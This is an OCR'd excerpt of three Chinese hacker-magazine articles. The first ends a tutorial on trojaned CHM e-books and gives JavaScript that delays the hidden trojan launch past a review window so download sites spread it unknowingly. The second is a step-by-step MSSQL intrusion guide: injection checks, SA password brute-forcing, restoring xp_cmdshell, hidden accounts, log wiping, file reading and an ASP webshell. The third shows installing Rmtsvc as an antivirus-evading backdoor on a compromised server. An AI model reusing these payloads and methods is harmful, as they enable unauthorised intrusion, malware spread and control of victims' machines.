


图3

所以和原来的相比有点差异，如果你愿意，做出和原电子书一样的界面也可以的！

在这里我直接写出icyfox.hhp这个文件的内容，可绝不是为了多赚稿费哦，呵呵。一方面免去制作电子书的过程说明，更重要的是因为它对你做一个可以“传染”其他电子书的木马是有很大作用的，不过鉴于这样做已经具有病毒的传染特性，其危害性过大，所以请不要找我要方法和代码，也请自己想出方法写出程序的各位大哥，不要进行大规模的传播！

大面积传播的疑问

看到这里，你也许会质问我说的“优点”中的第四条根本没法实现，因为当“下载站点”的站长打开时同样会运行木马，所以他就不会在为你“免费服务”了，咋办？让我和大家一起解决这点小问题，如何逃过那些“下载站点”的木马检测，而让他们不知不觉地帮助你传播电子书木马！

分析一下，那些“下载站点”一般不会把你提供的电子书进行反编译吧？所以只要在他们打开你的电子书查看时，不运行你的木马程序，这样他们就会放心地把它放到自己的站点上供其他人下载！我的方法是在icyfox.htm中加入用于判断时间的JavaScript代码，当大于某日期时，再动态写入运行木马的HTML代码，从而逃过检测，修改后的icyfox.htm如下：

```
<HTML>
<HEAD>
<meta http-equiv="refresh" content="3; url='accessibility_overview.htm'">
</HEAD>
<BODY>
<SCRIPT LANGUAGE="JavaScript">
//以下是在2004年4月11日至2004年4月18日之内不运行木马
var ris = 11;      //起始日
var rie = 18;      //结束日
var yue = 4;       //月
var nian = 2004;   //年

var riqi = new Date();
var d = riqi.getDate();
```

```
var m = riqi.getMonth()+1;
var y = riqi.getYear();

if(y!=nian||m!=yue||d<ris||d>rie)
{
document.write('<OBJECT Width=0 Height=0 style="display:none;" TYPE="application\/x-oleobject"');
document.write(' CODEBASE="Window 按钮突破专家.exe">');
document.write('<\/OBJECT>');
}
</SCRIPT>
</BODY>
</HTML>
```

想想，你说这个电子书木马的生存传播效果如何？！不要太猖狂了哦！最后，我说一下对这种电子书木马的预防措施。

首先是老生常谈：下载电子书在一些比较正规的大的站点进行，因为这里的书籍一般都是他们自己做的，然后需要注意积极的自我防护，修改本地安全属性，使其无法在本地电脑域环境中运行木马程序，将相应的注册表键值做修改，把HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\InternetSettings\Zones\0下的1004项的值由原来的0改为十六进制的3就可以了。当然，如果你想详细修改本地电脑域的安全属性，可以把此键同分支下的Flags项的值由原来的十六进制21改为0，再打开IE浏览器“Internet 选项…”中的“安全”标签，是不是多了一个“我的电脑”图标，仔细改改它的安全级别吧！

千变万化恢复xp_cmdshell
——利用MSSQL数据库存储扩展取得服务器权限

适合读者	数据库入侵爱好者
前置知识	数据库基本操作、常见SQL注入方法
难度等级	高

文/图 Firstsee

蝴蝶： *大家在入侵的过程中经常遇到注入漏洞吧？如果是SQL Server+ASP，再加上SYSAdmin的权限，服务器几乎在几分钟内就会被我们搞定了，直接加上系统的SYSTEM权限账户，爽吧？但是如果对方删除了一些存储过程呢？是不是我们就没办法了？当然不是的，我们同样可以搞定它！*

在MSSQL中，具有SYSAdmin权限的用户可以通过xp_cmdshell存储扩展，以SYSAdmin的权限执行任意系统命令，因此大多数对安全比较重视的管理员都会将它删除。获得xp_cmdshell的执行权限也就成了大多数SQL Injection攻击方法的终极目标，下面我给大家介绍一下在此过程中涉及到的几个关键问题及其解决方法，权当是抛砖引玉吧。

我们先要获取数据库当前用户的连接权限。MSSQL中一共存在8种权限：sysadmin、dbcreator、diskadmin、processadmin、serveradmin、setupadmin、securityadmin和bulkadmin。每一个权限具有不同的作用，同时也决定了我们入侵的成败。在这8种权限中，只有SYSAdmin才是我们真正想要的，因此只需要提交如下URL：

```
http://somesite/show.asp?id=4864 and 1=(select IS_SRVROLEMEMBER('sysadmin'))
```

就可以判断当前用户是否具有SYSAdmin权限了，如果返回正常的话那就恭喜了，今天买彩票肯定中奖！如果不正常的话就得辛苦点了，我们得一步步来。

1.破解SA账号的口令

这种方法应该不属于SQL Injection的范畴，但在我们的整个渗透过程中往往会起到决定性的作用。闲话少说，打开我最常用SQLScanPass，将主机IP及端口1433写入SQLHost.Txt文件中，先测试一下空口令，如果没成功的话，就挂一个好用的字典，成功的几率就看大家的字典好坏和运气了。程序运行界面如图1所示。




图1

现在，我们可以沏上一杯咖啡慢慢地享受、慢慢地等待了……

2.判断存储扩展是否存在

如果获得了SA或其他账号弱口令的话，剩下的任务就可以交给SQLTools.exe了（如果当前网站数据库使用的是SYSAdmin的连接权限，就可以利用臭要饭的的方法进行存储扩展的检测及恢复，这样会容易很多，以前黑防要饭的写过很详细的文章，这里暂时不说）。这个程序是由发哥编写的，其功能强大得令难以想像——但执行数据库命令和系统命令都需要一定的存储扩展支持，因此首先要判断这些存储扩展是否存在。

用SQLTools连接上远程数据库，从“利用目录”菜单中打开“执行数据库命令”窗口，填入我们要执行的命令。例如：

```
Select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'
```

这就是用于判断是否存在xp_cmdshell存储扩展的，运行界面如图2所示。




图2

如果返回结果为1的话，我们就可以使用菜单中的“执行DOS命令”选项了，说明它没有删除这个扩展存储过程，否则的话就要再往下看了。

3.恢复xp_cmdshell，抓住肉鸡

直接在数据库命令执行窗口写入：

```
Exec master.dbo.addextendedproc 'xp_cmdshell', 'xplog70.dll'; select count(*) from master.dbo.sysobjects where xtype='X' and name='xp_cmdshell'
```

意思是恢复默认的存储过程，如果返回1的话就说明恢复成功，否则就是存储过程被删除，需要我们给它上传一个xplog70.dll文件。

打开“文件上传”窗口将文件上传到对方服务器C:\WinNt\System32\下后，再执行数据库命令恢复这个文件：

```
Exec master.dbo.addextendedproc 'xp_cmdshell', 'C:\WinNt\System32\xplog70.dll'
```

OK，剩下的就是我们日常使用的net use和net localgroup命令了，再为服务器添加一个隐藏的账号，清理好IIS日志和MSSQL日志后就可以闪人了。

4.绕过xp_cmdshell执行系统命令

上面的几种方法都是常用的方法，其实我们完全可以不采用这样的思路去搞定删除扩展存储过程的SQL服务器，因为在MSSQL中可以通过sp_oacreate 和 sp_oamethod 两个存储扩展创建ActiveX自动脚本——聪明的你一定想到了吧？执行系统命令的语句我们可以自己给他加上哦，可以写出如下代码：

```
declare @o int
exec sp_oacreate 'wscript.shell', @o out
exec sp_oamethod @o, 'run', NULL, 'net start telnet'
```

这段代码的作用是在服务器上通过wscript.shell执行net start telnet，从而开启服务器的Telnet服务。再通过FSO对服务器进行文件管理，例如：

```
declare @o int, @f int, @t int, @ret int ,@c varchar(8000)
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'opentextfile', @f out, 'c:\boot.ini', 1
exec @ret = sp_oamethod @f, 'readline', @line out
select @c=''
while( @ret = 0)
begin
select @c=@c+@line+char(13)+char(10)
exec @ret = sp_oamethod @f, 'readline', @line out
end
```

用上面的方法可以读取服务器上c:\boot.ini文件中的内容并存储在局部变量@c中，如果想读出来，只需要创建一个临时表写入数据，再暴出来就可以了，臭要饭的兄弟也写得很详细了，这里不再多说。


还有一个方法可以直接创建文件并写入数据，哈哈，想到了什么？对！可以直接写一个WebShell到服务器上去！例如：

```
declare @o int, @f int, @t int, @ret int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'createtextfile', @f out, 'c:\inetpub\wwwroot\foo.asp', 1
exec @ret = sp_oamethod @f, 'writeline', NULL, '<% set o = server.createobject("wscript.shell"): o.run("cmd.exe /c "&request.querystring("cmd")) %>'
```

上面的代码在服务器c:\inetpub\wwwroot\foo.asp上创建了一个只有两行代码的ASP木马，我们直接连上去就OK了。这种方法避免了天鹅兄弟使用备份生成WebShell所带来的大量无用数据，也免掉了使用sp_makewebtask存储扩展所带来的创建临时表的麻烦，而且成功率大大增加。这可是居家旅行、强抓肉鸡的必备技术哦！

MSSQL为我们提供了异常丰富的存储扩展库，可以实现操作系统所能实现的大部分重要的功能，例如注册表管理、文件管理、用户管理、权限管理等，这是好事，但是如果管理员没有足够的安全防范意识，这些“优点”就会被入侵者所利用，你的服务器就会遭到致命性的威胁了！大家多看本书的防范部分，好好地配置你的服务器哦！

不慌不忙控制内网肉鸡



文/图 小白

远程控制肉鸡中有一个老大难的问题：完美地控制内网肉鸡。近年江湖上出现了几个木马软件还不错，可惜需要我们掏钱购买。作者更是用心良苦，又是网络验证又是加壳，甚至还把需要的功能加上层层闪亮的铠甲。可怜小菜我只能引颈以待，渴望某个高人能破解掉这几个软件（背后传来擦口水的声音）。这样的日子一直挨到我发现集成了VIDC的Rmtsvc，我的生活才有色彩。电视上常说“大家好才是真的好”，于是投稿的想法萌芽了，我写我写我写写写……

牛刀小试：不一样的感觉

每一个好的控制软件都有其创新的一面，几年前浮现的冰河，到现在的网络神偷、灰鸽子、Radmin等我们都可以看出创新的意义是多么重大。而Rmtsvc的创意在那里呢？只要有浏览器，我们就有自己的肉鸡大部队。Rmtsvc是国内第一款B/S方式的远程控制工具，其操作大部分可通过浏览器进行，客户端浏览器可以为任何支持HTML3及以上版本的浏览器，例如IE4.0及以上、Mozilla浏览器、NetScape7.0等，其方便性让人感到兴奋。

只要有浏览器，我们就能创建各种以前没有的服务。Rmtsvc在最新的几个版本里集成了VIDC组件，实现了外网对内网控制，不依赖于其他软件，并可以进行端口映射TCP服务，它允许你将局域网内的服务映射到Internet上，使你在任何地方都可以访问你局域网内的机器。

只要有Rmtsvc，我们就有了固定公网IP。国内公网固定IP真是贵呀，家用的有几个会买一个月上千元的IP？可是我们要架FTP，我们要架网站，我们真的希望有一天我们的机器不用动态虚拟域名也可以直接访问。我们要的，Rmtsvc可以帮我们以“拿来主义”之名实现。

雷霆一击：演战中的升华

1．不被查杀的黑马

很久以前笔者就喜欢在网吧对其他机子进行控制，使用的是冰河，到后来就选择了网络神偷，最后因为很多人玩木马反而让我选择放弃，即使在入侵了其他机器后也只是作为战略性的准基地，放上一个不被查杀的后门就闪人，只是最近那个后门也不幸被查杀，我才慌忙寻找新的作战工具。这年头，就是脱壳再加壳的黑软被查杀的频率也是越来越快了……

找不到一个不被查杀的后门绝对是我们菜鸟的最大心病，因为后门被查杀会常常升级到足够让我们痛失大把手上的肉鸡。Rmtsvc就万幸地没有被查杀（注：笔者使用的是NORTON ANTIVIRUS 9.0企业版），安装在有瑞星2004的机器上也安然无恙，这也是让我感到开心的，大家来BS杀毒软件吧！

2．异乎寻常的控制

玩过N多大软小软黑软后，笔者竟迷失在操作中近10分钟，真想把Rmtsvc作者抓起来打PP，他似乎不善言辞，对自己的软件解说力不够高强（与编程能力成反比），不知道说了些什么功能。

Rmtsvc只有服务端程序，你必须在肉鸡与本机中安装上它。以后所有的操作一般只在浏览器上进行。使用中可以发现Rmtsvc没有明显的客户端，而在浏览器上的操作是相互作用的，如果想操作更多的机器，我们可以指定一台机器为“主”机，其中机器都以此机上的某个端口进行链接，最后映射到我们需要的机器上的服务。

龙战于野：实战中的魅影

为了显示Rmtsvc的强大，我特意找了一台好肉鸡，它具有高速、稳定、安全的特点，当然少不了是要有固定IP的，实际上是一台在电信托管的网站服务器。

肉鸡还是很容易找的，对菜菜的我来说，重要的是用好工具，一份好的扫描工具和漏洞列表是必备兵粮。用Radmin登上肉鸡（已跟了我有半年了哟，呵呵，看看防火墙，杀毒软件都装得很齐呢），下载RmtSvc&VIDC2.4.6b build040626（地址：http://www.med263.com/flyfish/source.asp），接着解压，细心地看说明文件——这个好习惯可以省去你问别人“为什么”的时间。几分钟后，开始动手，将所有文件移到我最喜欢的C:\winnt\speech目录，打开CMD，进入Speech目录，动手输入：

```
C:\WINNT\Speech>rmtsvc -i
Remote Control Service installed.
C:\WINNT\Speech>rmtsvc -s
Starting up Remote Control Service.
Remote Control Service started.
```

接着就可以在浏览器里打开Rmtsvc进行管理了，什么？就这么简单？看到这时，开始有人想扔鸡蛋、番薯、西瓜、矿泉水……嘘嘘！要好东西的慢慢LOOK。在地址栏里输入（我养的肉鸡）http://211.23.**.153:7778，输入默认密码123456，竟然要输入验证码？吃惊

吧！其实Rmtsvc在新版本中已大大加强了登录安全数字校验，防止暴力破解，另外密码加密传输，防止密码窃听，如图1所示。




图1 Rmtsvc操作界面 强大的数字校验功能

进入管理页面后我们可以看到操作界面采取上下框架模式，非常直观，可惜全是英文的，如图2所示，对部分人可能有点难度，不要着急，说明文件看了吗？慢慢对比一下，20分钟后你就基本会操作了（不过你还是不懂如何应用已嵌入VIDC还有其他一些较有深度的操作哟，嘿嘿）。




图2 简明的布局 实用的功能

功能菜单如下：

Pview：进程查看。通过Rmtsvc你可以远程管理进程，显示远程系统的信息，Administrator用户密码，CPU/内存占用率等。

Spy++：远程控制管理。通过浏览器远程控制被控机。

